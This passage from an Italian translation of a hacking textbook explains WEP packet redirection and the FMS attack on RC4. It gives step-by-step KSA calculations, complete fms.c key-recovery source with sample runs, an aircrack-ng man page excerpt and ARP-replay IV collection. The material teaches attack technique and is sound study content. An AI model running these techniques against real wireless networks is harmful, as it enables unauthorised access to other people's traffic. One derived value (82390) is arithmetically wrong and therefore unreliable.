Per esempio, supponiamo che l'indirizzo di origine sia 192.168.2.57 e quello di destinazione 192.168.2.1. L'aggressore controlla l'indirizzo 123.45.67.89 e intende reindirizzare il traffico su di esso. Questi indirizzi IP esistono nel pacchetto nella forma binaria di word a 16 bit di ordine superiore e inferiore. La conversione è abbastanza semplice.

IP origine = 192.168.2.57

$S_H = 192 \cdot 256 + 168 = 50344$

$S_L = 2 \cdot 256 + 57 = 569$

IP destinazione = 192.168.2.1

$D_H = 192 \cdot 256 + 168 = 50344$

$D_L = 2 \cdot 256 + 1 = 513$

Nuovo IP = 123.45.67.89

$N_H = 123 \cdot 256 + 45 = 31533$

$N_L = 67 \cdot 256 + 89 = 17241$

Il checksum verrà modificato di $N_H + N - D_H - D_L$, perciò questo valore dev'essere sottratto da un altro punto del pacchetto. Poiché anche l'indirizzo di origine è noto e non è molto importante, la word a 16 bit di ordine inferiore di tale indirizzo IP rappresenta un buon target.

$S'_L = S_L - (N_H + N_L - D_H - D_L)$

$S'_L = 569 - (31533 + 17241 - 50344 - 513)$

$S'_L = 2652$

Il nuovo indirizzo IP di origine dovrebbe pertanto essere 192.168.10.92. L'indirizzo IP di origine può essere modificato nel pacchetto cifrato usando lo stesso trucco basato sull'XOR, e poi i checksum dovrebbero corrispondere. Quando il pacchetto viene inviato al punto di accesso wireless, verrà decifrato e inviato a 123.45.67.89, dove l'aggressore potrà intercettarlo.

Se l'aggressore ha la possibilità di monitorare i pacchetti su un'intera rete di classe B, non è nemmeno necessario modificare l'indirizzo di origine. Assumendo che l'aggressore abbia il controllo dell'intero intervallo di valori di IP 123.45.*X*.*X*, la word di 16 bit di ordine inferiore dell'indirizzo IP può essere scelta strategicamente in modo da non disturbare il checksum. Se $N_L = D_H + D_L - N_H$, il checksum non verrà modificato. Ecco un esempio:

$N_L = D_H + D_L - N_H$

$N_H = 50344 + 513 - 31533$

$N'_L = 82390$

Il nuovo indirizzo IP di destinazione dovrebbe essere 123.45.75.124.

0x485 Attacco FMS (Fluhrer, Mantin e Shamir)

L'attacco FMS (Fluhrer, Mantin and Shamir) è quello più comunemente utilizzato contro il WEP; è stato reso popolare da strumenti come AirSnort. Si tratta di un attacco davvero sorprendente: sfrutta i punti deboli presenti nell'algoritmo di pianificazione delle chiavi di RC4 e l'impiego degli IV.

Esistono valori deboli di IV che lasciano trapelare informazioni sulla chiave segreta contenuta nel primo byte del keystream. Poiché la stessa chiave viene utilizzata ripetutamente con diversi IV, se viene raccolto un numero sufficiente di pacchetti con IV deboli e il primo byte del keystream è noto, è possibile individuare la chiave. Fortunatamente il primo byte di un pacchetto 802.11b è l'intestazione SNAP, che è quasi sempre 0xAA. Pertanto il primo byte del keystream può essere ottenuto facilmente con un XOR del primo byte cifrato con 0xAA.

Poi occorre individuare gli IV deboli. Gli IV per il WEP sono a 24 bit, che vengono convertiti in tre byte. Gli IV deboli sono nella forma (A + 3, N – 1, X), dove A è il byte della chiave da attaccare, N è 256 (perché RC4 lavora in modulo 256) e X può essere un valore qualsiasi. Pertanto, se viene attaccato il byte in posizione zero del keystream vi saranno 256 IV deboli nella forma (3, 255, X), con X compreso tra 0 e 255. I byte del keystream devono essere attaccati nell'ordine; pertanto il primo byte non può essere attaccato finché il byte in posizione zero non è noto.

L'algoritmo in sé è molto semplice. Per prima cosa vengono eseguiti A + 3 passaggi dell'algoritmo KSA. Tale operazione può essere effettuata senza conoscere la chiave, perché l'IV occuperà i primi tre byte dell'array K. Se il byte zero della chiave è noto e A è uguale a 1, è

possibile eseguire l'algoritmo KSA fino al quarto passaggio, perché i primi quattro byte dell'array *K* saranno già noti.

A questo punto, se S[0] o S[1] sono stati disturbati dall'ultimo passaggio, occorre desistere (in termini più semplici, se *j* è minore di 2, occorre rinunciare al tentativo). Altrimenti, si prendono il valore di *j* e il valore di S[A + 3] e li si sottrae entrambi dal primo byte del keystream, modulo 256. Questo valore sarà il byte corretto della chiave per circa il 5% del tempo e casuale per meno del 95% del tempo. Se si fa ciò con IV sufficientemente deboli (con valori variabili per *X*), sarà possibile determinare il byte della chiave corretto. Occorrono all'incirca 60 IV per portare la probabilità oltre il 50%. Dopo che è stato individuato un byte della chiave, è possibile ripetere l'intero processo per individuare il byte successivo, e proseguire fino a ricostruire l'intera chiave.

A scopo dimostrativo, ridimensioniamo l'algoritmo RC4 in modo che *N* sia uguale a 16 anziché a 256. Ciò significa che tutti i calcoli sono modulo 16 anziché 256, e tutti gli array sono 16 "byte" costituiti da 4 bit, anziché 256 byte effettivi.

Assumendo che la chiave sia (1, 2, 3, 4, 5) e che venga attaccato il byte zero, *A* sarà uguale a 0. Ciò significa che gli IV deboli devono essere nella forma (3, 15, *X*). In questo esempio *X* sarà uguale a 2, quindi il valore seme sarà dato da (3, 15, 2, 1, 2, 3, 4, 5). Usando questo seme, il primo byte dell'output keystream sarà 9.

output = 9

A = 0

IV = 3, 15, 2

Chiave = 1, 2, 3, 4, 5

Seme = IV concatenato con la chiave

K [] = 3 15 2 *XXXXX* 3 15 2 *XXXXX*

S [] = 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

Poiché la chiave attualmente è sconosciuta, nell'array *K* viene inserito ciò che si conosce, e l'array *S* è riempito con valori in sequenza da 0 a 15. Poi *j* è inizializzato a 0 e i primi tre passaggi dell'algoritmo KSA sono compiuti. Ricordate che i calcoli sono sempre modulo 16.

KSA passo uno:

$i = 0$

$j = j + S[i] + K[i]$

$j = 0 + 0 + 3 = 3$

Scambia *S* [*i*] e *S* [*j*]

K [ ] = 3 15 2 *XXXXX* 3 15 2 *XXXXX*

S [ ] = **3** 1 2 0 4 5 6 7 8 9 10 11 12 13 14 15

KSA passo due:

$i = 1$

$j = j + S[i] + K[i]$

$j = 3 + 1 + 15 = 3$

Scambia *S* [*i*] e *S* [*j*]

K [ ] = 3 15 2 *XXXXX* 3 15 2 *XXXXX*

S [ ] = 3 **0** 2 **1** 4 5 6 7 8 9 10 11 12 13 14 15

KSA passo tre:

$i = 2$

$j = j + S[i] + K[i]$

$j = 3 + 2 + 2 = 7$

Scambia $S[i]$ e $S[j]$

K [ ] = 3 15 2 *XXXXX* 3 15 2 *XXXXX*

S [ ] = 3 0 **7** 1 4 5 6 **2** 8 9 10 11 12 13 14 15

A questo punto j non è minore di 2, perciò il processo può continuare. $S[3]$ è 1, j è 7 e il primo byte dell'output keystream era 9. Perciò il byte di posto zero della chiave dovrebbe essere 9 – 7 – 1 = 1.

Questa informazione può essere usata per determinare il successivo byte della chiave, usando IV nella forma (4, 15, *X*) ed eseguendo l'algoritmo KSA fino al quarto passaggio. Usando l'IV (4, 15, 9), il primo byte del keystream è 6.

output = 6

A = 0

IV = 4, 15, 9

Chiave = 1, 2, 3, 4, 5

Seme = IV concatenato con la chiave

K [ ] = 4 15 9 1 *XXXX* 4 15 9 1 *XXXX*

S [ ] = 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

KSA passo uno:

$i = 0$

$j = j + S[i] + K[i]$

$j = 0 + 0 + 4 = 4$

Scambia $S[i]$ e $S[j]$

K [ ] = 4 15 9 1 *XXXX* 4 15 9 1 *XXXX*

S [ ] = **4** 1 2 3 **0** 5 6 7 8 9 10 11 12 13 14 15

KSA passo due:

$i = 1$

$j = j + S[i] + K[i]$

$j = 4 + 1 + 15 = 4$

Scambia $S[i]$ e $S[j]$

K [ ] = 4 15 9 1 *XXXX* 4 15 9 1 *XXXX*

S [ ] = 4 **0** 2 3 **1** 5 6 7 8 9 10 11 12 13 14 15

KSA passo tre:

$i = 2$

$j = j + S[i] + K[i]$

$j = 4 + 2 + 9 = 15$

Scambia $S[i]$ e $S[j]$

K [ ] = 4 15 9 1 *XXXX* 4 15 9 1 *XXXX*

S [ ] = 4 0 **15** 3 0 5 6 7 8 9 10 11 12 13 14 **2**

KSA passo quattro:

$i = 3$

$j = j + S[i] + K[i]$

$j = 15 + 3 + 1 = 3$

Scambia $S[i]$ e $S[j]$

K [ ] = 4 15 9 1 *XXXX* 4 15 9 1 *XXXX*

S [ ] = 4 0 **15** 3 0 5 6 7 8 9 10 11 12 13 14 **2**

output – j – S[4] = chiave[1]

6 – 3 – 1 = 2

Anche in questo caso il byte della chiave corretto è stato determinato. Naturalmente, in questo esempio i valori di X sono stati scelti

strategicamente a scopo dimostrativo. Per far capire davvero la natura statistica dell'attacco contro un'implementazione completa di RC4, si è incluso il seguente codice sorgente.

fms.c

```
#include <stdio.h>

/* Sistema di cifratura a flusso RC4 */
int RC4(int *IV, int *key) {
   int K[256];
   int S[256];
   int seed[16];
   int i, j, k, t;

   // Seme = IV + chiave;
   for(k=0; k<3; k++)
      seed[k] = IV[k];
   for(k=0; k<13; k++)
      seed[k+3] = key[k];

   // -= Algoritmo KSA =-
   // Inizializza gli array.
   for(k=0; k<256; k++) {
      S[k] = k;
      K[k] = seed[k%16];

  }

  j=0;
  for(i=0; i < 256; i++) {
     j = (j + S[i] + K[i])%256;
```

```
      t=S[i]; S[i]=S[j]; S[j]=t; // Scambia(S[i],
S[j]);
  }

   // Primo passo di PRGA per il primo byte del
keystream
  i = 0;
  j = 0;

  i = i + 1;
  j = j + S[i];

    t=S[i]; S[i]=S[j]; S[j]=t; // Scambia(S[i],
S[j]);

  k = (S[i] + S[j])%256;

  return S[k];
}

  int main(int argc, char *argv[]) {
    int K[256];
    int S[256];

    int IV[3];
    int key[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99,
100, 123, 43, 213};
    int seed[16];
    int N = 256;
    int i, j, k, t, x, A;
    int keystream, keybyte;
    int max_result, max_count;
    int results[256];
```

```
    int known_j, known_S;

    if(argc < 2) {
        printf("Usage: %s <keybyte to attack>\n",
argv[0]);
      exit(0);
}

  A = atoi(argv[1]);
  if((A > 12) || (A < 0)) {
    printf("keybyte must be from 0 to 12.\n");
    exit(0);
  }

for(k=0; k < 256; k++)
  results[k] = 0;

IV[0] = A + 3;
IV[1] = N - 1;

for(x=0; x < 256; x++) {
  IV[2] = x;

  keystream = RC4(IV, key);
   printf("Using IV: (%d, %d, %d), first keystream
byte is %u\n",
      IV[0], IV[1], IV[2], keystream);

   printf("Doing the first %d steps of KSA.. ",
A+3);

  // Seme = IV + chiave;
```

```
  for(k=0; k<3; k++)
    seed[k] = IV[k];
  for(k=0; k<13; k++)
    seed[k+3] = key[k];

  // -= Algoritmo KSA =-
  // Inizializza gli array.
for(k=0; k<256; k++) {
  S[k] = k;
  K[k] = seed[k%16];
}
j=0;
for(i=0; i < (A + 3); i++) {
  j = (j + S[i] + K[i])%256;
  t = S[i];
  S[i] = S[j];
  S[j] = t;
}

  if(j < 2) { // If j < 2, then S[0] or S[1] have
been disturbed.
      printf("S[0] or S[1] have been disturbed,
discarding..\n");
  } else {
    known_j = j;
    known_S = S[A+3];
       printf("at KSA iteration #%d, j=%d and
S[%d]=%d\n",
        A+3, known_j, A+3, known_S);
    keybyte = keystream - known_j - known_S;

    while(keybyte < 0)
        keybyte = keybyte + 256;
```

```
     printf("key[%d] prediction = %d - %d - %d =
%d\n",
        A, keystream, known_j, known_S, keybyte);
    results[keybyte] = results[keybyte] + 1;
  }
}
max_result = -1;
max_count = 0;

for(k=0; k < 256; k++) {
  if(max_count < results[k]) {
    max_count = results[k];
    max_result = k;
  }
}
printf("\nFrequency table for key[%d] (* = most
frequent)\n", A);
for(k=0; k < 32; k++) {
  for(i=0; i < 8; i++) {
    t = k+i*32;
    if(max_result == t)
      printf("%3d %2d*| ", t, results[t]);
    else
      printf("%3d %2d | ", t, results[t]);
  }
  printf("\n");
}

printf("\n[Actual Key] = (");
for(k=0; k < 12; k++)
  printf("%d, ",key[k]);
printf("%d)\n", key[12]);
```

```
        printf("key[%d] is probably %d\n", A,
max_result);
}
```

Questo codice porta l'attacco FMS sul WEB a 128 bit (104 bit di chiave, 24 bit di IV) usando ogni possibile valore di *X*. Il byte della chiave da attaccare è l'unico argomento, e la chiave è codificata esplicitamente nell'array key. L'output che segue mostra compilazione ed esecuzione del codice fms.c per il cracking di una chiave RC4.

```
reader@hacking:~/booksrc $ gcc -o fms fms.c
reader@hacking:~/booksrc $ ./fms
Usage: ./fms <keybyte to attack>
reader@hacking:~/booksrc $ ./fms 0
Using IV: (3, 255, 0), first keystream byte is 7
Doing the first 3 steps of KSA.. at KSA iteration
#3, j=5 and S[3]=1
key[0] prediction = 7 - 5 - 1 = 1
Using IV: (3, 255, 1), first keystream byte is 211
Doing the first 3 steps of KSA.. at KSA iteration
#3, j=6 and S[3]=1
key[0] prediction = 211 - 6 - 1 = 204
Using IV: (3, 255, 2), first keystream byte is 241
Doing the first 3 steps of KSA.. at KSA iteration
#3, j=7 and S[3]=1
key[0] prediction = 241 -7 - 1 = 233

.:[ output trimmed ]:.

Using IV: (3, 255, 252), first keystream byte is
175
Doing the first 3 steps of KSA.. S[0] or S[1] have
been disturbed,
```

```
discarding..
Using IV: (3, 255, 253), first keystream byte is
149
Doing the first 3 steps of KSA.. at KSA iteration
#3, j=2 and S[3]=1
key[0] prediction = 149 - 2 - 1 = 146
Using IV: (3, 255, 254), first keystream byte is
253
Doing the first 3 steps of KSA.. at KSA iteration
#3, j=3 and S[3]=2
key[0] prediction = 253 - 3 - 2 = 248
Using IV: (3, 255, 255), first keystream byte is 72
Doing the first 3 steps of KSA.. at KSA iteration
#3, j=4 and S[3]=1
key[0] prediction = 72 - 4 - 1 = 67

Frequency table for key[0] (* = most frequent)
  0  1 | 32 3 | 64 0 | 96 1 | 128 2 | 160 0 | 192
1 | 224 3 |
  1 10*| 33 0 | 65 1 | 97 0 | 129 1 | 161 1 | 193
1 | 225 0 |
  2  0 | 34 1 | 66 0 | 98 1 | 130 1 | 162 1 | 194
1 | 226 1 |
  3  1 | 35 0 | 67 2 | 99 1 | 131 1 | 163 0 | 195
0 | 227 1 |

  4 0 | 36 0 | 68 0 | 100 1 | 132 0 | 164 0 | 196
2 | 228 0 |
  5 0 | 37 1 | 69 0 | 101 1 | 133 0 | 165 2 | 197
2 | 229 1 |
  6 0 | 38 0 | 70 1 | 102 3 | 134 2 | 166 1 | 198
1 | 230 2 |
  7 0 | 39 0 | 71 2 | 103 0 | 135 5 | 167 3 | 199
```

```
2 | 231 0 |
   8 3 | 40 0 | 72 1 | 104 0 | 136 1 | 168 0 | 200
1 | 232 1 |
   9 1 | 41 0 | 73 0 | 105 0 | 137 2 | 169 1 | 201
3 | 233 2 |
 10 1 | 42 3 | 74 1 | 106 2 | 138 0 | 170 1 | 202
3 | 234 0 |
 11 1 | 43 2 | 75 1 | 107 2 | 139 1 | 171 1 | 203
0 | 235 0 |
 12 0 | 44 1 | 76 0 | 108 0 | 140 2 | 172 1 | 204
1 | 236 1 |
 13 2 | 45 2 | 77 0 | 109 0 | 141 0 | 173 2 | 205
1 | 237 0 |
 14 0 | 46 0 | 78 2 | 110 2 | 142 2 | 174 1 | 206
0 | 238 1 |
 15 0 | 47 3 | 79 1 | 111 2 | 143 1 | 175 0 | 207
1 | 239 1 |
 16 1 | 48 1 | 80 1 | 112 0 | 144 2 | 176 0 | 208
0 | 240 0 |
 17 0 | 49 0 | 81 1 | 113 1 | 145 1 | 177 1 | 209
0 | 241 1 |
 18 1 | 50 0 | 82 0 | 114 0 | 146 4 | 178 1 | 210
1 | 242 0 |
 19 2 | 51 0 | 83 0 | 115 0 | 147 1 | 179 0 | 211
1 | 243 0 |
 20 3 | 52 0 | 84 3 | 116 1 | 148 2 | 180 2 | 212
2 | 244 3 |
 21 0 | 53 0 | 85 1 | 117 2 | 149 2 | 181 1 | 213
0 | 245 1 |
 22 0 | 54 3 | 86 3 | 118 0 | 150 2 | 182 2 | 214
0 | 246 3 |
 23 2 | 55 0 | 87 0 | 119 2 | 151 2 | 183 1 | 215
1 | 247 2 |
```

```
 24 1 | 56 2 | 88 3 | 120 1 | 152 2 | 184 1 | 216
0 | 248 2 |
 25 2 | 57 2 | 89 0 | 121 1 | 153 2 | 185 0 | 217
1 | 249 3 |
 26 0 | 58 0 | 90 0 | 122 0 | 154 1 | 186 1 | 218
0 | 250 1 |
 27 0 | 59 2 | 91 1 | 123 3 | 155 2 | 187 1 | 219
1 | 251 1 |
 28 2 | 60 1 | 92 1 | 124 0 | 156 0 | 188 0 | 220
0 | 252 3 |
 29 1 | 61 1 | 93 1 | 125 0 | 157 0 | 189 0 | 221
0 | 253 1 |
 30 0 | 62 1 | 94 0 | 126 1 | 158 1 | 190 0 | 222
1 | 254 0 |
 31 0 | 63 0 | 95 1 | 127 0 | 159 0 | 191 0 | 223
0 | 255 0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99,
100, 123, 43, 213)
key[0] is probably 1
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./fms 12
Using IV: (15, 255, 0), first keystream byte is 81
Doing the first 15 steps of KSA.. at KSA iteration
#15, j=251 and S[15]=1
key[12] prediction = 81 - 251 - 1 = 85
Using IV: (15, 255, 1), first keystream byte is 80
Doing the first 15 steps of KSA.. at KSA iteration
#15, j=252 and S[15]=1
key[12] prediction = 80 - 252 - 1 = 83
Using IV: (15, 255, 2), first keystream byte is 159
Doing the first 15 steps of KSA.. at KSA iteration
#15, j=253 and S[15]=1
```

```
key[12] prediction = 159 - 253 - 1 = 161

.:[ output trimmed ]:.

Using IV: (15, 255, 252), first keystream byte is
238
Doing the first 15 steps of KSA.. at KSA iteration
#15, j=236 and S[15]=1
key[12] prediction = 238 - 236 - 1 = 1
Using IV: (15, 255, 253), first keystream byte is
197
Doing the first 15 steps of KSA.. at KSA iteration
#15, j=236 and S[15]=1
key[12] prediction = 197 - 236 - 1 = 216
Using IV: (15, 255, 254), first keystream byte is
238
Doing the first 15 steps of KSA.. at KSA iteration
#15, j=249 and S[15]=2
key[12] prediction = 238 - 249 - 2 = 243
Using IV: (15, 255, 255), first keystream byte is
176
Doing the first 15 steps of KSA.. at KSA iteration
#15, j=250 and S[15]=1
key[12] prediction = 176 - 250 - 1 = 181

Frequency table for key[12] (* = most frequent)
  0 1 | 32 0 | 64 2 |  96 0 | 128 1 | 160 1 | 192
0 | 224 2 |
  1 2 | 33 1 | 65 0 |  97 2 | 129 1 | 161 1 | 193
0 | 225 0 |
  2 0 | 34 2 | 66 2 |  98 0 | 130 2 | 162 3 | 194
2 | 226 0 |
  3 2 | 35 0 | 67 2 |  99 2 | 131 0 | 163 1 | 195
```

```
0 | 227 5 |
  4 0 | 36 0 | 68 0 | 100 1 | 132 0 | 164 0 | 196
1 | 228 1 |
  5 3 | 37 0 | 69 3 | 101 2 | 133 0 | 165 2 | 197
0 | 229 3 |
  6 1 | 38 2 | 70 2 | 102 0 | 134 0 | 166 2 | 198
0 | 230 2 |
  7 2 | 39 0 | 71 1 | 103 0 | 135 0 | 167 3 | 199
1 | 231 1 |
  8 1 | 40 0 | 72 0 | 104 1 | 136 1 | 168 2 | 200
0 | 232 0 |
  9 0 | 41 1 | 73 0 | 105 0 | 137 1 | 169 1 | 201
1 | 233 1 |
 10 2 | 42 2 | 74 0 | 106 4 | 138 2 | 170 0 | 202
1 | 234 0 |
 11 3 | 43 1 | 75 0 | 107 1 | 139 3 | 171 2 | 203
1 | 235 0 |
 12 2 | 44 0 | 76 0 | 108 2 | 140 2 | 172 0 | 204
0 | 236 1 |
 13 0 | 45 0 | 77 0 | 109 1 | 141 1 | 173 0 | 205
2 | 237 4 |
 14 1 | 46 1 | 78 1 | 110 0 | 142 3 | 174 1 | 206
0 | 238 1 |
 15 1 | 47 2 | 79 1 | 111 0 | 143 0 | 175 1 | 207
2 | 239 0 |
 16 2 | 48 0 | 80 1 | 112 1 | 144 3 | 176 0 | 208
0 | 240 0 |
 17 1 | 49 0 | 81 0 | 113 1 | 145 1 | 177 0 | 209
0 | 241 0 |
 18 0 | 50 2 | 82 0 | 114 1 | 146 0 | 178 0 | 210
1 | 242 0 |
 19 0 | 51 0 | 83 4 | 115 1 | 147 0 | 179 1 | 211
4 | 243 2 |
```

```
 20 0 | 52 1 | 84 1 | 116 4 | 148 0 | 180 1 | 212
1 | 244 1 |
 21 0 | 53 1 | 85 1 | 117 0 | 149 2 | 181 1 | 213
12*| 245 1 |
 22 1 | 54 3 | 86 0 | 118 0 | 150 1 | 182 2 | 214
3 | 246 1 |

 23 0 | 55 3 | 87 0 | 119 1 | 151 0 | 183 0 | 215
0 | 247 0 |
 24 0 | 56 1 | 88 0 | 120 0 | 152 2 | 184 0 | 216
2 | 248 0 |
 25 1 | 57 0 | 89 0 | 121 2 | 153 0 | 185 2 | 217
1 | 249 0 |
 26 1 | 58 0 | 90 1 | 122 0 | 154 1 | 186 0 | 218
1 | 250 2 |
 27 2 | 59 1 | 91 1 | 123 0 | 155 1 | 187 1 | 219
0 | 251 2 |
 28 2 | 60 2 | 92 1 | 124 1 | 156 1 | 188 1 | 220
0 | 252 0 |
 29 1 | 61 1 | 93 3 | 125 2 | 157 2 | 189 2 | 221
0 | 253 1 |
 30 0 | 62 1 | 94 0 | 126 0 | 158 1 | 190 1 | 222
1 | 254 2 |
 31 0 | 63 0 | 95 1 | 127 0 | 159 0 | 191 0 | 223
2 | 255 0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99,
100, 123, 43, 213)
key[12] is probably 213
reader@hacking:~/booksrc $
```

Questo tipo di attacco ha riscosso talmente tanto successo che per ottenere una certa sicurezza è necessario ricorrere a un nuovo

protocollo wireless denominato WPA. Tuttavia, esiste ancora un numero sorprendentemente elevato di reti wireless protette soltanto dal WEP. Oggigiorno esistono strumenti piuttosto robusti per portare attacchi al WEP; un esempio degno di nota è aircrack (http://www.wirelessdefence.org/Contents/AircrakMain.htm) per il cui utilizzo è necessario disporre di hardware wireless. Esiste un'ampia documentazione su come usare questo strumento, che è in continuo sviluppo. Per cominciare riportiamo di seguito la traduzione della pagina di manuale. AIRCRACK-NG(1)

```
AIRCRACK-NG(1)
AIRCRACK-NG(1)

NOME

     aircrack-ng è un cracker di chiavi 802.11 WEP
/ WPA-PSK.

SINOSSI
     aircrack-ng [options] <.cap / .ivs file(s)>

     DESCRIZIONE
     aircrack-ng è un cracker di chiavi 802.11 WEP
/ WPA-PSK. Implementa il
      cosiddetto attacco FMS (Fluhrer - Mantin -
Shamir), insieme ad altri
     nuovi attacchi ideati da un hacker di talento
di nome KoreK. Quando
       sono stati raccolti abbastanza pacchetti,
aircrack-ng può recuperare
     la chiave WEP in modo quasi istantaneo.
```

```
OPZIONI
    Opzinoi comuni:

         -a <amode>
                  Forza la modalità dell'attacco: 1
o wep per WEP e 2 o wpa per
                WPA-PSK.
         -e <essid>
                  Seleziona la rete target in base
all'ESSID. Questa opzione è
                  richiesta per il cracking WPA se
l'SSID è stato alterato.
```

Per i dettagli sull'hardware si può consultare Internet. Questo programma ha reso popolare una tecnica astuta per ottenere gli IV. Attendere la raccolta di un numero sufficiente di IV dai pacchetti richiederebbe ore o perfino giorni, ma poiché le reti wireless sono sempre reti, vi sarà del traffico ARP. Dato che la cifratura WEP non modifica la dimensione del pacchetto, è facile determinare quali pacchetti sono ARP. Questo attacco cattura un pacchetto cifrato che ha la dimensione di una richiesta ARP e poi lo riproduce in rete migliaia di volte; ogni volta il pacchetto viene decifrato e inviato alla rete, e si ha una corrispondente risposta ARP. Queste risposte in più non causano danni alla rete, ma generano un pacchetto separato con un nuovo IV. Usando questa tecnica di "solleticare" la rete, si possono ottenere IV sufficienti per il cracking della chiave WEB in pochi minuti.

Riferimenti

Riferimenti bibliografici

Alephl. "Smashing the Stack for Fun and Profit". *Phrack*, n. 49, pubblicazione online publication presso http://www.phrack.org/issues.html?issue=49&id=14#article

Bennett, C., F. Bessette e G. Brassard. "Experimental Quantum Cryptography". *Journal of Cryptology*, vol. 5, no. 1 (1992), 3-28.

Borisov, N., I. Goldberg e D. Wagner. "Security of the WEP Algorithm". Pubblicazione online presso http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html

Brassard, G. e P. Bratley. *Fundamentals of Algorithmics*. Englewood Cliffs, NJ: Prentice Hall, 1995.

CNET News. "40-Bit Crypto Proves No Problem". Pubblicazione online presso http://www.news.com/News/Item/0,4,7483,00.html

Conover, M. (Shok). "w00w00 on Heap Overflows". Pubblicazione online presso http://www.w00w00.org/files/articles/heaptut.txt

Electronic Frontier Foundation. "Felten vs. RIAA". Pubblicazione online presso http://www.eff.org/IP/DMCA/Felten_v_RIAA

Eller, R. (caezar). “Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms”. Pubblicazione online presso http://community.core-sdi.com/~juliano/bypass-msb.txt

Fluhrer, S., I. Mantin e A. Shamir. “Weaknesses in the Key Scheduling Algorithm of RC4”. Pubblicazione online presso http://citeseer.ist.psu.edu/fluhrer01weaknesses.html

Grover, L. “Quantum Mechanics Helps in Searching for a Needle in a Haystack”. *Physical Review Letters*, vol. 79, n. 2 (1997), 325-28.

Joncheray, L. “Simple Active Attack Against TCP”. Pubblicazione online presso http://www.insecure.org/stf/iphijack.txt

Levy, S. *Hackers: Heroes of the Computer Revolution*. New York: Doubleday, 1984.

McCullagh, D. “Russian Adobe Hacker Busted”. *Wired News*, 17 luglio 2001. Pubblicazione online presso http://www.wired.com/news/politics/0,1283,45298,00.html

The NASM Development Team. “NASM— The Netwide Assembler (Manual)”, version 0.98.34. Pubblicazione online presso http://nasm.source-forge.net

Rieck, K. “Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain”. Pubblicazione online presso http://freeworld.thc.org/papers/ffp.pdf

Schneier, B. *Applied Cryptography: Protocols, Algorithms e Source Code in C*, 2[a] ed. New York: John Wiley & Sons, 1996.

Scut and Team Teso. “Exploiting Format String Vulnerabilities”, version 1.2. Disponibile online presso i siti privati degli utenti.

Shor, P. “Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer”. *SIAM Journal of Computing*, vol. 26 (1997), 1484-509. Pubblicazione online presso http://www.arxiv.org/abs/quant-ph/9508027

Smith, n.”Stack Smashing Vulnerabilities in the UNIX Operating System”. Disponibile online presso i siti privati degli utenti.

Solar Designer. “Getting Around NonExecutable Stack (and Fix)”. Post su *BugTraq*, 10 agosto 1997.

Stinson, D. *Cryptography: Theory and Practice*. Boca Raton, FL: CRC Press, 1995.

Zwicky, E., S. Cooper e D. Chapman. *Building Internet Firewalls*, 2[a] ed. Sebastopol, CA: O’Reilly, 2000.

Fonti

pcalc

Calcolatrice per programmatori resa disponibile da Peter Glen. http://ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz

NASM

Netwide Assembler, dal NASM Development Group. http://nasm.sourceforge.net

Nemesis

Strumento per l'iniezione di pacchetti dalla riga di comando di obecian (Mark Grimes) e Jeff Nathan. http://www.packetfactory.net/projects/nemesis

dsniff

Serie di strumenti per lo sniffing di rete di Dug Song. http://monkey.org/˜dugsong/dsniff

Dissembler

Polymorpher di bytecode ASCII stampabile realizzato da Matrix (Jose Ronnick). http://www.phiral.com

mitm-ssh

Strumento per attacchi man-in-the-middle SSH da Claes Nyberg. http://www.signedness.org/tools/mitm-ssh.tgz

ffp

Strumento per la generazione di fingerprint fuzzy da Konrad Rieck. http://freeworld.thc.org/thc-ffp

John the Ripper

Cracker di password da Solar Designer. http://www.openwall.com/john